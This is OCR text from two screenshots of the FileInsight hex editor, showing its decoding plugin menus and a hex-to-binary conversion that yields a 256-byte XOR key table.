

FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decode
Encode
Hex text to binary data
Decimal text to binary data
Octal text to binary data
Binary text to binary data
Custom base16 decode
Custom base32 decode
Custom base58 decode
Custom base64 decode
Custom base85 decode
Protobuf decode
From quoted printable
Unicode unescape
URL decode
Convert hex text of selected region into binary data
Converting from hex text to binary data
Script is running, please wait...
Navigation
Structures
Decode
Values
Byte
WORD
DWORD
ASCII
Unicode
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 202h (514)
OVR



FileInsight - Output of Hex text to binary data*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Decode
Method
Xor
Key
Enter key here, for example 0xA8.
Select area to decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
00000000 D3 D2 D1 D0 DF DE DD DC DB DA D9 D8 C7 C6 C5 C4
00000010 C3 C2 C1 C0 CF CE CD CC CB CA C9 C8 F7 F6 F5 F4
00000020 F3 F2 F1 F0 FF FE FD FC FB FA F9 F8 E7 E6 E5 E4
00000030 E3 E2 E1 E0 EF EE ED EC EB EA E9 E8 97 96 95 94
00000040 93 92 91 90 9F 9E 9D 9C 9B 9A 99 98 87 86 85 84
00000050 83 82 81 80 8F 8E 8D 8C 8B 8A 89 88 B7 B6 B5 B4
00000060 B3 B2 B1 B0 BF BE BD BC BB BA B9 B8 A7 A6 A5 A4
00000070 A3 A2 A1 A0 AF AE AD AC AB AA A9 A8 57 56 55 54
00000080 53 52 51 50 5F 5E 5D 5C 5B 5A 59 58 47 46 45 44
00000090 43 42 41 40 4F 4E 4D 4C 4B 4A 49 48 77 76 75 74
000000A0 73 72 71 70 7F 7E 7D 7C 7B 7A 79 78 67 66 65 64
000000B0 63 62 61 60 6F 6E 6D 6C 6B 6A 69 68 17 16 15 14
000000C0 13 12 11 10 1F 1E 1D 1C 1B 1A 19 18 07 06 05 04
000000D0 03 02 01 00 0F 0E 0D 0C 0B 0A 09 08 37 36 35 34
000000E0 33 32 31 30 3F 3E 3D 3C 3B 3A 39 38 27 26 25 24
000000F0 23 22 21 20 2F 2E 2D 2C 2B 2A 29 28 D7 D6 D5 D4
00000100
WVUT
SRQP_^]\[ZYXGFED
CBA@ONMLKJIHwvut
srqp |{zyxgfed
cba`onmlkjih
7654
3210?>=<;:98'&%$
#"! /.-,+*)(
XOR key (256 bytes)
Navigation
Structures
Decode
Values
Byte 211
WORD 53971
DWORD 3503411923
ASCII ????????????????????????????????
Unicode ????????????????????????????????
Output
Converted hex text from offset 0x0 to 0x201 (514 bytes) into binary data (non-hex characters are skipped).
Added a bookmark to converted region.
Values
Bookmarks
Calculator
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:44 PM
8/7/2021

